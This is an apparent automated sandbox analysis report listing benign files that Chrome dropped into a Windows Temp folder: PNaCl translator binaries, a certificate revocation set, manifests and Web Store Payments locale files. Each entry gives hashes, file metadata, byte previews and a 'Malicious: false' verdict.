Preview:	.ELF.....>.....@.....@.....NaCl....x86-64.....clang version 3.7.0 (https://chromium.googlesource.com/a/native_client/pnacl-clang.git ce163fdd0f16b4481e5cf77a16d45e9b4dc8300e) (https://chromium.googlesource.com/a/native_client/pnacl-llvm.git 7251d5b59fca15195c94a3a7da70f0081724448f)...text..comment..bss..group..note.GNU-stack..eh_frame..shstrtab..strtab..symtab..data..note.NaCl.ABI.x86-64.....!..... ..../../../pnacl/support/crtend.c.__EH_FRAME_END__..... .....@.....H.....P.....H.....

C:\Users\user\AppData\Local\Temp\2092_1861363735_platform_specific\x86_64\pnacl_public_x86_64_ld_nexe

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, BuildID[sha1]=7511538a3a6a0b862c772eace49075ed1bbe2377, stripped
Category:	dropped
Size (bytes):	2163864

Entropy (8bit):	6.07050487397106
Encrypted:	false
SSDEEP:	24576:HPHonIwYZJ0ykwVO7Owf31yJKzCtxO8RSV4lY+PbeHVxCtjFV4lBNeSAmfGqa+A7:HvSMRwf3SKmlY+PyPvnM2Gq+
MD5:	0BB967D2E99BE65C05A646BC67734833
SHA1:	220A41A326F85081A74C4BB7C5F4E115D1B4B960
SHA-256:	C6C2D0C2FC3E38A9BFA19C78066439C2F745393F1FD1C49C3C6777F697222C76
SHA-512:	8EF8689E00E4B210A30444D18ED6247F364995ABEB2FD272064C3AF671EEDB4D9B8B67CA56F72FEBF8F56896D4EA7EC4B10CB445FFA1C710C1F312E9DA0E4896
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	.ELF.....>.... .....@.....!.....@.8...@.....{.....W.....@.....@.....P.td.....h.....h.....h.....4b.....4b.....Q.td.....NaCl....x86-64.....GNU.u.S.:j.,w...u...#w.....?.....Y@.....@.....1@.....B@.....P@.....@X@.....`@.....h@.....pp@.....H.@.....@.....@.....@.....@.....@....`..@.....@.....A.....A.....p.....@.....?.....A.....5.....?5.5...?.5.....?.....P9.....PC.....?.....0@.....aCoc...?..`.(..?.y.P.D.?<.s..O.u.....$@.....@.....@..... .. .....@...`...`...`...`.....`...`...`...`...`...`...`.....`...

C:\Users\user\AppData\Local\Temp\2092_1861363735_platform_specific\x86_64\pnacl_public_x86_64_libcrt_platform_a

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	current ar archive
Category:	dropped
Size (bytes):	40552
Entropy (8bit):	4.127255967843258
Encrypted:	false
SSDEEP:	768:xlP+1fzyUNVU5LmKxeOnjpD5eA/eUnUUxvT:xlP+1ryYMTekpD5eAWjuvT
MD5:	0CE951B216FCF76F754C9A845700F042
SHA1:	6F99A259C0C8DAD5AD29EE983D35B6A0835D8555
SHA-256:	7A1852EA4BB14A2A623521FA53F41F02F8BA3052046CF1AA0903CFAD0D1E1A7B
SHA-512:	7C2F9BF90EB1F43C17B4E14A077759FA9DC62A7239890975B2D6FD543B31289DC3B49AE456CA73B98DE9AC372034F340C708D23D9D3AAB05CCBDABDC56A634E
Malicious:	false
Preview:	!<arch>./ 0 0 0 0 624 `.....,...8...Z(..e...e...t...t...y`..y`..y`..y`..y`..y`..y`..y`..y`..y`..y`..y`..y`.....fmod.fmodf.memcmp.memcpy.memmove.memset.__nacl_read_tp.__pnacl_init_irt.longjmp.setjmp.__Sz_fptosi_f32_i64.__Sz_fptosi_f64_i64.__Sz_fptoui_f64_i64.__Sz_fptoui_f32_i64.__Sz_fptoui_f32_i32._Sz_fptoui_f64_i32.__Sz_fptoui_f64_i64.__Sz_sitofp_i64_f32.__Sz_sitofp_i64_f64.__Sz_uitofp_i32_f32.__Sz_uitofp_i32_f64.__Sz_uitofp_i64_f32.__Sz_uitofp_i64_f64.nacl_tp_tdb_offset.nacl_tp_tls_offset.__Sz_bitcast_16xi1_i16.__Sz_bitcast_8xi1_i8.__Sz_bitcast_i16_16xi1.__Sz_bitcast_i8_8xi1.__Sz_fptoui_4xi32_f32.__Sz_uitofp_4xi32_4xf32..e_fmod.o/ 0 0 0 644 2792 `..ELF.....>.....(.....@.....@.....PH..AVAUATSfI.~.M..I.. E....@.A.....D..D1.....8fI.~.M.....I.. E..A.....D..D..t.D....D..f....D..=....r...Y...^.[A\A]A^..@..,$J.I=....J.$<A[A...M..

C:\Users\user\AppData\Local\Temp\2092_1861363735_platform_specific\x86_64\pnacl_public_x86_64_libgcc_a

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	current ar archive
Category:	dropped
Size (bytes):	132784
Entropy (8bit):	3.6998481247844937
Encrypted:	false
SSDEEP:	384:Hf0mOXYmeKzQUIdedRFvT5p1Ee2HyAlL3O4:Hf7OXdmWRJT5p1R2HyAhO4
MD5:	C37CA2EB468E6F05A4E37DF6E6020D0F
SHA1:	EA787E5EADFB488632EC60D8B80B555796FA9FE9
SHA-256:	C1483ED423FEE15D86E8B5D698B2CDAB89186CE7FF9C4E3D5F3F961FD80D7C6E
SHA-512:	01281DE92B281FB29E1ACA96AA64B740B65CC3A9097307827F0D8DB9E1C164C56AFCDFA0BF138EA670A596D55CE2C8D722760744E9FC9343BB6514417BF333EA
Malicious:	false
Preview:	!<arch>./ 0 0 0 0 942 `....;...|.....4...x..#...-...4l..E...M...U...]...n...u...~X...4.....L.....t...p.....`.....''...*...1...:....D...K...T...\...d...r|..|0.....x.....L.....\...8.....__clzti2.__compilerrt_fmax.__compilerrt_fmaxf.__compilerrt_logb.__compilerrt_logbf.__ctzti2.__divdc3.__divdi3.__divmoddi4.__divmodsi4.__divsc3.__divsi3.__divti3.__fixdfdi.__fixdfsi.__fixdfti.__fixsfdi.__fixsfsi.__fixsfti.__fixunsdfdi.__fixunsdfsi.__fixunsdfti.__fixunssfdi.__fixunssfsi.__fixunssfti.__floatdidf.__floatdisf.__floatsisf.__floattidf.__floattisf.__floatundidf.__floatundisf.__floatunsidf.__floatunsisf.__floatuntidf.__floatuntisf.compilerrt_abort_impl.__moddi3.__modsi3.__modti3.__muldc3.__muloti4.__mulsc3.__multi3.__popcountdi2.__popcountsi2.__popcountti2.__powidf2.__powisf2.__udivdi3.__udivmoddi4.__udivmodsi4.__udivmodti4.__udivsi3.__udivti3.__umoddi3.__umodsi3.

C:\Users\user\AppData\Local\Temp\2092_1861363735_platform_specific\x86_64\pnacl_public_x86_64_libpnacl_irt_shim_a

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	current ar archive
Category:	dropped
Size (bytes):	13514

Entropy (8bit):	3.8217211433441904
Encrypted:	false
SSDEEP:	192:uU9v4pXizdrEuxwk3vp20tprpdSGFwDqO:P9v4palvvc0tpFdSGFwmO
MD5:	4E8BEDA73EB7BD99528BF62B7835A3FA
SHA1:	DC0F263A7B2A649D11FF7B56FE9CFAC44F946036
SHA-256:	6B835FD48DF505EB336FF6518CE7B93BB0ED854DADAA5C1EEED48D420291F62C
SHA-512:	46116B8BABC719676D68FD40D2AC82F38A3D13D8A482ADFC6FC32A99170AC3420E52CC33242CCD0FA723ABF4FA5EDBB9CE16A09C729BF04AE4AFBB2F67A1E38B
Malicious:	false
Preview:	!<arch>./ 0 0 0 0 94 `....._pnacl_wrapper_start.__pnacl_real_irt_query_func.__pnacl_wrap_irt_query_func..shim_entry.o/ 0 0 0 644 7392 `..ELF.....>..... .....@.....@.....NaCl....x86-64.....A.L....A.L...D.....D....A.....t+.. u..t"..A.D..... .....A... .....A.D.....f..D..<.....Q.....V.....clang version 3.7.0 (https://chromium.googlesource.com/a/native_client/pnacl-clang.git ce163fdd0f16b4481e5cf77a16d45e9b4dc8300e) (https://chromium.googlesource.com/a/native_client/pnacl-llvm.git 7251d5b59fca15195c94a3a7da70f0081724448f).../../ppapi/native_client/src/untrusted/pnacl_irt_shim/shim_entry.c./mnt/data/b/build/slave/sdk/build/src/out_pnacl/x64.NACL_STARTUP_FINI.NACL_STARTUP_ENVC.NACL_STARTUP_ARGC.NACL_STARTUP_ARGV.NaClStartupInfoIndex.unsigned int.size_t.char.TYPE_na

C:\Users\user\AppData\Local\Temp\2092_1861363735_platform_specific\x86_64\pnacl_public_x86_64_libpnacl_irt_shim_dummy_a

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	current ar archive
Category:	dropped
Size (bytes):	2078
Entropy (8bit):	3.21751839673526
Encrypted:	false
SSDEEP:	24:MOcpdhWE5O/bZbmT3296bmT3TwQwDnvD/+R3:MHuECdaTS6aTTwXDvD/+l
MD5:	F950F89D06C45E63CE9862BE59E937C9
SHA1:	9CFAD34139CC428CE0C07A869C15B71A9632365D
SHA-256:	945B1C8A1666CBF05E8B8941B70D9D044BAAFB59B006F728F8995072DE7C4C40
SHA-512:	F9AFBB800A875EDCC63DEA4986179E73632B3182951A99C8B3D37DB454EFD7CC7192ECA5AC87514918A858BAD6DAEAB59548CA2E90EADA9900EF5B9F08E62CFC
Malicious:	false
Preview:	!<arch>./ 0 0 0 0 30 `....._pnacl_wrapper_start..// 20 `.dummy_shim_entry.o/./0 0 0 0 644 1840 `..ELF.....>.....@.....@.....PH..,$J.l=....J.$<.....f..D.....NaCl....x86-64...clang version 3.7.0 (https://chromium.googlesource.com/a/native_client/pnacl-clang.git ce163fdd0f16b4481e5cf77a16d45e9b4dc8300e) (https://chromium.googlesource.com/a/native_client/pnacl-llvm.git 7251d5b59fca15195c94a3a7da70f0081724448f).....zR..x..... ....C....C..... .....rela.text..comment..bss..group..note.GNU-stack..rela.eh_frame..shstrtab..strtab..symtab..data..note.NaCl.ABI.x86-64.....

C:\Users\user\AppData\Local\Temp\2092_1861363735_platform_specific\x86_64\pnacl_public_x86_64_pnacl_llc_nexe

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, BuildID[sha1]=309d6d3d463e6b1b0690f39eb226b1e4c469b2ce, stripped
Category:	dropped
Size (bytes):	14091416
Entropy (8bit):	5.928868737447095
Encrypted:	false
SSDEEP:	196608:tKVqXp3Qev4dg6ilfHM8KLM2J3jqjnkZ:uqufB
MD5:	9B159191C29E766EBBF799FA951C581B
SHA1:	D1D4BBC63AB5FC1E4A54EB7B82095A6F2CE535EE
SHA-256:	2F4A3A0730142C5EE4FA2C05D27A5DEFC18886A382D45F5DB254B61B28ED642B
SHA-512:	0B4FF60B5428F81B8B1BCF3328CF80CBD88D8CE5E8BDBC236B06D5A54E7CF26168A3ABB348D87423DA613AB3F0B4D9B37CB5180804839F1CA158EC2B315DD00
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	.ELF.....>.... .....@.....@.8...@.....$.....!.....!....'.....G.....@.....@.....P.td.....D.....D.....Q.td.....NaCl....x86-64.....GNU.0.m=F>k....&...i.....0C.....0C..0C..0E.....0C.....0E.-DT.!.?.-DT.!.....?.....-DT.!...-DT.!.?.....?.....?.....?."...".."...".....@.....`..... ...@...`..... ...@..`..... ...@..`..... ...@..`..... ...@..`.....`..`.....@...@..... ....1..`3.. 4..`-..`-...:...:....F..@H..`H...H...F...F...G...H.. H...F..@G...I.. I..@I..@G...G...I...I...J...G..`I..

C:\Users\user\AppData\Local\Temp\2092_1861363735_platform_specific\x86_64\pnacl_public_x86_64_pnacl_sz_nexe

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, BuildID[sha1]=4b15de4ab227d5e46213978b8518d53c53ce1db9, stripped
Category:	dropped
Size (bytes):	1901720
Entropy (8bit):	5.955741933854651

Encrypted:	false
SSDEEP:	12288:gXqUSpBjwQO2o8k+7zjidg4euCAauOILffvCpGy4Wh3BTFmHpq82K2/KsvPyla9d:gafZwcOdNe2auOepCBTFmJq3Kf8ksr
MD5:	9DC3172630E525854B232FF71499D77C
SHA1:	0082C58EDCE3769E90DB48E7C26090CE706AD434
SHA-256:	6AA1DA6C264E0AF4E32A004F4076C7557C6AC6D9C38B0C5DE97302D83FA248C3
SHA-512:	9E9584241A39EED1463D7D4C1B26AE570B839AA315778FF3400C61341EBA43B630307DE9F1532A265CA82EA69BDEA03EC9D963E59A18569C02DA8285449870F
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	.ELF.....>.... .....@.....@.8...@.....0.....0.....Y.....@.....@.....P.td....t^.....t^.....t^.....W.....W.....Q.td.....NaCl....x86-64.....GNU.K..J.'..b.....<S...`...`... ...@...@.....@.....Y@.....p.....@.....?.....?.....A.....5....?5.5...?.5....?.....P9.....PC.....?.....0@.....aCoc...?..`.(..?.y.P.D.?<.s..O.u.....$@.....@.....@`..`.....@..... ...`.. ... .`..... ... ...@...`.....@... Z...[...[...e..... ...@... ...@..`.....0...0...2..`4.. 6...7...9...~...~...z...{...{..

C:\Users\user\AppData\Local\Temp\2092_1861363735\manifest.fingerprint

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with no line terminators
Category:	modified
Size (bytes):	66
Entropy (8bit):	3.928261499316817
Encrypted:	false
SSDEEP:	3:STDLGswXEVBcVdBiTDt3zLsW:SPLGLErcVdBiDtf3
MD5:	C00BCE97F21B1AD61EB9B8CD001795EE
SHA1:	8E0392FF3DB267D847711C3F4E0D7468060E1535
SHA-256:	59F06F04230E32E8BC839F45B984D31D611930427B631C963D09E7064A602363
SHA-512:	9930E44A6ECC62505DBADCEED5E05645909FF09816FB12AAC0414E6D2830AC09758366C3B7D4EDD7839C87EB16DFA4C66D8981AE6237D408B37135C3506F4C2
Malicious:	false
Preview:	1.6f6bc93dcd62dc251850d2ff458fda96083ceb7fbe8eeb11248b8485ef2aea23

C:\Users\user\AppData\Local\Temp\2092_1861363735\manifest.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	573
Entropy (8bit):	4.859567579783832
Encrypted:	false
SSDEEP:	12:BLqG6yDJmL4mLDlG9hQ181G46XzrXc+EFfNqpaiOc+T5NqXIOclNqXL:BkylmL4mLDlJ18116XsRNqtZeNqXIZlE
MD5:	1863B86D0863199AFDA179482032945F
SHA1:	36F56692E12F2A1EFCA7736C236A8D776B627A86
SHA-256:	F14E451CE2314D29087B8AD0309A1C8B8E81D847175EF46271E0EB49B4F84DC5
SHA-512:	836556F3D978A89D3FC1F07FCED2732A17E314ED6A021737F087E32A69BFA46FD706EBBDFD3607FF42EDCB75DC463C29B9D9D2F122504F567BB95844F579831
Malicious:	false
Preview:	{."update_url": "https://clients2.google.com/service/update2/crx",.. "description": "Portable Native Client Translator Multi-CRX",. "name": "PNaCl Translator Multi-CRX",. "manifest_version": 2,. "minimum_chrome_version": "30.0.0.0",. "version": "0.57.44.2492",. "platforms": [. {. "nacl_arch": "x86-32",. "sub_package_path": "_platform_specific/x86_32/". },. {. "nacl_arch": "x86-64",. "sub_package_path": "_platform_specific/x86_64/". },. {. "nacl_arch": "arm",. "sub_package_path": "_platform_specific/arm/". }.].}.

C:\Users\user\AppData\Local\Temp\2092_673881303\crl-set

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	22084
Entropy (8bit):	7.832717263286268
Encrypted:	false
SSDEEP:	384:Y26XPKQ8MeW3UMWVPHc4m8eWDztoBWb0Yg5bk8QzsvF5trdG9htt/8tDsJBr:YfrX4V/JYWntoE0YKk8SgXrdG/Os
MD5:	9647A47BF03FFE9C4D36D2D50E13C270
SHA1:	A64E7CBB603B00E22AC1654E528512849F7EDFD0
SHA-256:	A90F01CDBD83D5FA9755013ABF7F60207E1063309DC8029FA3D04F14FAAC1ED1
SHA-512:	F24C6A83B212024E7460307015C167823104C9EE5CB2B5A13E1E6045CB825AB364113136BEAB4588ADACB09C89B88E00AF036DE1AC410AD862FCB45419DA850A

Malicious:	false
Preview:	".{"Version":0,"ContentType":"CRLSet","Sequence":7360,"DeltaFrom":0,"NumParents":188,"BlockedSPKIs":["Jdoa1Yu/z7In2HI7GFfUwY57qnQXtPnv+TZrXoafizk=","Ii5LVLuYp+5dX+uWM/mR08MwDpUU2t57DU+CjHlPjoc=","yP3cdcsb27WMB7TqhHKH9iZlndZrwQomrdm1dbOgo40=","BN3pqpp59hSYaCMl+ghwJ2cH+5ypU4QSC0aJMmhJT8k=","tbqN1/iVZMKInT1kU8hJmMd4JJGbZOoINapimGWRvlA=","wO0gU0a7veButWD1zuAqNjTiR0p+ds+PvvVjuxF90OM=","eBpM8ukkUvPuAdDDgaQhTzkEFlw5CtvWH80RJE4Jstw=","/NdsyiNH5c1bOTR/Uc9DZUtpor/JBzZwpr5H2HAebg4=","lo26afv/Fb83YgiUMa3lp+rUt+rxvnACaBC8V9HGT24=","fNKVt1VEgIq9lAlGbwg3xarcAuM7YVDGZE3goJZZ8jw=","9Sk9R+041MMbLULe47WzrOl8omyirANl42Iu6AlTH7s=","nFmjzK6kaZhCsGjPxSz5RdtRmGlXyDLNsYynOEn7ue4=","OUz/WJ5okxLPwHHuC8Gf5MYGIWzlQ0Kd5tti5C27O8E=","NuqWEoyJg5+2IfitDh7gucIgb2Kre02ixnZYk8m3ztI=","pqyh7JgJzFtIIf+dKcXr5lGWC5Gx8ZzIm1Xvh4GKlQk=","MO/kE4JHbDOA8C9+I+ZrovhnsFnuHqaHlrRBuFtdElY=","r1kVGOLmxg67/AkHr6pJvEBR1F5/IUq/7nUS7gD2Ye0=","6EnHF2yT32X2S2FpgjZuVmMReBK2+ivAyPqK6u5Bgcw=","0x7DkoW3pTGdAVfbQg7YfHQ+Mzu8d/h3H3BGT0NqYEk=","h7/Yr

C:\Users\user\AppData\Local\Temp\2092_673881303\manifest.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	192
Entropy (8bit):	4.803120200173636
Encrypted:	false
SSDEEP:	3:rR6TAulhFphifFJZRNTHLVzEkhFgS1bHLEeSWU4pv/8F/FxLj2RF2fcTZTotL:F6VlMvBZzE/S1bHQWfB0NpK4aotL
MD5:	716939D5F95734225405016A573A05AC
SHA1:	21F9ADF6D9B971FD102FEA14FD4F5ABD39A6C093
SHA-256:	DA19ECA68CC1D8392C1F11EFAEBBAA7ED21DB08E8EA3AD0982B3DD7A8C225654
SHA-512:	601E6D2DA125AD05617D3CFF1226624BC98D994B7470218BB7D017FDBA13DCB8E44DE19DBB69D58B26532CCE0776FC9B05418C122A8B9DB83710CC1BFA260DB
Malicious:	false
Preview:	{. "manifest_version": 2,. "name": "crl-set-18091196703622239824.data",. "version": "7360",. "imageName": "image.squash",. "squash": true,. "fsType": "squashfs",. "isRemovable": false.}

C:\Users\user\AppData\Local\Temp\58e267dc-ca2b-4ffc-935f-2e994564078c.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:L:L
MD5:	5058F1AF8388633F609CADB75A75DC9D
SHA1:	3A52CE780950D4D969792A2559CD519D7EE8C727
SHA-256:	CDB4EE2AEA69CC6A83331BBE96DC2CAA9A299D21329EFB0336FC02A82E1839A8
SHA-512:	0B61241D7C17BCBB1BAEE7094D14B7C451EFECC7FFCBD92598A0F13D313CC9EBC2A07E61F007BAF58FBF94FF9A8695BDD5CAE7CE03BBF1E94E93613A00F25F21
Malicious:	false
Preview:	.

C:\Users\user\AppData\Local\Temp\fe17c998-01c1-4a05-9a54-f138f71dd368.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	Google Chrome extension, version 3
Category:	dropped
Size (bytes):	248531
Entropy (8bit):	7.963657412635355
Encrypted:	false
SSDEEP:	3072:r+nmRykNgoldZ8GjJCiUXZSk+QSVh85PxEalRVHmcld9R6yYfEp4ABUGDcaKklrv:k3oF4Z4h45P99Fld9RBQYBVcaxlnfL
MD5:	541F52E24FE1EF9F8E12377A6CCAE0C0
SHA1:	189898BB2DCAE7D5A6057BC2D98B8B450AFAEBB6
SHA-256:	81E3A4D43A73699E1B7781723F56B8717175C536685C5450122B30789464AD82
SHA-512:	D779D78A15C5EFCA51EBD6B96A7CCB6D718741BDF7D9A37F53B2EB4B98AA1A78BC4CFA57D6E763AAB97276C8F9088940AC0476690D4D46023FF4BF52F332688
Malicious:	false
Preview:	Cr24.....0..."0...*.H.....0.....\7c.<.....Fto.8.2'5..qk...%....2...C.F.9.#..e.xQ.....[...L|....3>/....u.:T.7...(.yM...?V.<?.....1.a...O?d.....A.H..'.MpB..T.m..Vn Ip..>k.|1..n.<Fb..f..*Q1.....s..2..{*.6....Pp....obM..1.....b1.....(.u^.'z.....v.F.W.X4."-*eu...b.....\..F!...b...l5....zJ.q.....L].....w[T0.6....E.....r..%Z.vFm.9..5!,.~g5...;.t...']....+A.....u.. ..k...e..&..l.6r[yU...%..f.....N..V.....<+.....l..}.{...z...)y.n..'..).....,b....5.08K%..O.g..D.S.F5o..<(....>....\f..X..I..2."l...w....7f|.~.c.4.E.....0..0...*.H.....0.....).'..b.*$w\$.q&.]zF_2..;...?.U,...W..L1.2...R..#....W.....c1k.$W..$.J....+M!.Hz.n`U.I)N.|b.l....{.K@]6.LIP/....](.A.....I...).H....IQ.y.;MG.d..ix..#f.Z$|..|.?...0K...t"i..s...Y..%.Ky....0...{.!+.~v.;....J.....Z....).(6..@?v.;~..2..c....[0Y0...*.H.=....*.H.=....B.....r...2..+Y.I...k..bR.j5Sl..8.....H"i.-l..`.Q.{...F0D. .0...|!..A..L.+.=...kP.!.1..

C:\Users\user\AppData\Local\Temp\scoped_dir2092_832597729\CRX_INSTALL_locales\bg\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	796
Entropy (8bit):	4.864931792423268
Encrypted:	false
SSDEEP:	12:1HEJMLkSlwZGGMLkSlwZ+WYpU34f145Gb+dgoxTyO8ZpU34f1L0frhmJ03OyZnLt:1HE7n4gn8WYpYrbhz8ZpotHOGAOf6aD
MD5:	6F8E288A9AD5B1ED8633B430E2B4D4CA
SHA1:	F671D3D4BEFA431D1946D706F4192D44E29B6F08
SHA-256:	A114E2783D0E9B12155017323BA70838F0F82A71C7EE8DC1F115AE36991241F8
SHA-512:	0F87F3F0D115B872288949E59ACD3CD41B1FBC64A622D8FDA6D71FAFC5A900D92ADFBB0E7EB926F2A8759BBAA0896D48728FB719BBF5EF54AC21027328F7700C
Malicious:	false
Preview:	{.. "app_description": {.. "message": "..... . ... Chrome".. },.. "app_name": {.. "message": "..... . ... Chrome".. },.. "craw_app_unavailable": {.. "message": "..... ....".. },.. "craw_connect_to_network": {.. "message": "...., ...".. },.. "iap_unavailable": {.. "message": "..... ....".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "...., ... Chrome".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir2092_832597729\CRX_INSTALL_locales\ca\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	675
Entropy (8bit):	4.536753193530313
Encrypted:	false
SSDEEP:	12:1HEJ0gbbGG0gbb+WYpU34g3YbiLO+dgyGFoO8ZpU34+puiPmb03OyZnLAOfTYABk:1HE5baib6WYpm31Lt0Z8Zp8pxOGAOfKD
MD5:	1FDAFC926391BD580B655FBAF46ED260
SHA1:	C95743C3F43B2B099FEBEBC5BD850F0C20E820AC
SHA-256:	C67898B67F9C9209EAFDA6532B62D5789863CFB855998DD6A70E7775316CEC20
SHA-512:	39D95D45C5746DA3BAA7AE6A3344EA17D7A7C3569C2A56959FF119261DA08C747A320FCF701AC72B8DBDBF8BF06FD8B239017A282CDDA444F3826D4EC672CB4
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Sistema de pagaments de Chrome Web Store".. },.. "app_name": {.. "message": "Sistema de pagaments de Chrome Web Store".. },.. "craw_app_unavailable": {.. "message": "Ara mateix aquesta aplicaci. no est. disponible.".. },.. "craw_connect_to_network": {.. "message": "Connecteu-vos a una xarxa.".. },.. "iap_unavailable": {.. "message": "La funci. Pagaments a l'aplicaci. no est. disponible actualment.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Inicieu la sessi. a Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir2092_832597729\CRX_INSTALL_locales\cs\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	641
Entropy (8bit):	4.698608127109193
Encrypted:	false
SSDEEP:	12:1HEJfZGGfZ+WYpU34OBh+dgN/O8ZpU34j05U03OyZnLAOfTYWc:1HEl4G8WYpdt8Zpq5TOGAOfW
MD5:	76DEC64ED1556180B452A13C83171883
SHA1:	CFB1E56FD587BCDC459C1D9A683B71F9849058F9
SHA-256:	32290D69A90E6BAAC428B10382C99221B12773BB9A184F3B93DFB48A4F6D7A40
SHA-512:	5230A217968D5DC463E2E92D704544311A721E5CEF65C3125CBD8DEB9C0293D3BFB5C820A6011ABF77095FDEE7DAF67D541DC202B0C9CDB0908CBB85D8488SCB
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Platby Internetov.ho obchodu Chrome".. },.. "app_name": {.. "message": "Platby Internetov.ho obchodu Chrome".. },.. "craw_app_unavailable": {.. "message": "Aplikace v sou.asn. dob. nen. dostupn..".. },.. "craw_connect_to_network": {.. "message": "P.ipojte se pros.m k s.ti..".. },.. "iap_unavailable": {.. "message": "Platby v aplikaci aktu.ln. nejsou k dispozici.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "P.ihlaste se do Chromu.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir2092_832597729\CRX_INSTALL_locales\da\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	624

Entropy (8bit):	4.5289746475384565
Encrypted:	false
SSDEEP:	12:1HEJJMKKFZGGJMKKFZ+WYpU34OHu+dgxlCZO8ZpU34J4Wu03OyZnLAOfTYzD:1HErMKfqMKVWYpM6lL8ZpDNOGAOfiD
MD5:	238B97A36E411E42FF37CEFAF2927ED1
SHA1:	4E47AC90BA24C8F4724D9293FA40CFD4ADA66FE0
SHA-256:	4977D4A053542FF66967FAED6B06585DD70E68E20BFEB533B66FE3287F9655D9
SHA-512:	FD0742D47B5F5AB9AAD9B4C3D57F63CB693E060EECE123A72036C6E92156D099495C7E9E9CC6DC83EEBCDDCC4B4C81FB47E4C9559DA3EBA024780FFF10C5E0A
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Betalinger i Chrome Webshop".. },.. "app_name": {.. "message": "Betalinger i Chrome Webshop".. },.. "craw_app_unavailable": {.. "message": "Appen er ikke tilg.ngelig i .jeblikket.".. },.. "craw_connect_to_network": {.. "message": "Opret forbindelse til et netv.rk.".. },.. "iap_unavailable": {.. "message": "Betaling i appen er ikke tilg.ngelig i .jeblikket.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Log ind p. Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir2092_832597729\CRX_INSTALL_locales\de\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	651
Entropy (8bit):	4.583694000020627
Encrypted:	false
SSDEEP:	12:1HEJQ1ZGGQ1Z+WYpU34pCEMT+dgJMlCTO8ZpU34p6FK603OyZnLAOfTYJ6K:1HEzWWYp3Bewv8Zp7k4OGAOfQj
MD5:	6B3E916E8C1991AA0453CBA00FEDCAAA
SHA1:	D6366D15912E40CA107FD42BFE9579C3336A51F9
SHA-256:	A62FFAB910E31531758EEE48B2CC71A8857BEC3021DEAD50B668CBA3C8667053
SHA-512:	87EA4311B61F29543B13F3E17DFA919D0C320B4FE370CC152E0B1514BCA79B0ABB526DDCF08621D6EBFA48923EE8FB4C667EFB120A72BD9583EEBEE7BFB80552
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Chrome Web Store-Zahlungen".. },.. "app_name": {.. "message": "Chrome Web Store-Zahlungen".. },.. "craw_app_unavailable": {.. "message": "Die App ist momentan nicht verf.gbar.".. },.. "craw_connect_to_network": {.. "message": "Bitte stellen Sie eine Verbindung zu einem Netzwerk her.".. },.. "iap_unavailable": {.. "message": "In-App-Zahlungen sind momentan nicht m.glich.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Bitte melden Sie sich in Chrome an.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir2092_832597729\CRX_INSTALL_locales\el\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	787
Entropy (8bit):	4.973349962793468
Encrypted:	false
SSDEEP:	24:1HEw+aZ+6WYpbWZe80A08ZpCGyDVWlOGAOf+XD:WguYpCZnpEZbGoD
MD5:	05C437A322C1148B5F78B2F341339147
SHA1:	AB53003A678E44A170E73711FBD9949833BBF3AA
SHA-256:	A052C32B4FCAC61152EB0ADB2C260FB6A8256AD104AA0013DB93E9798D41A070
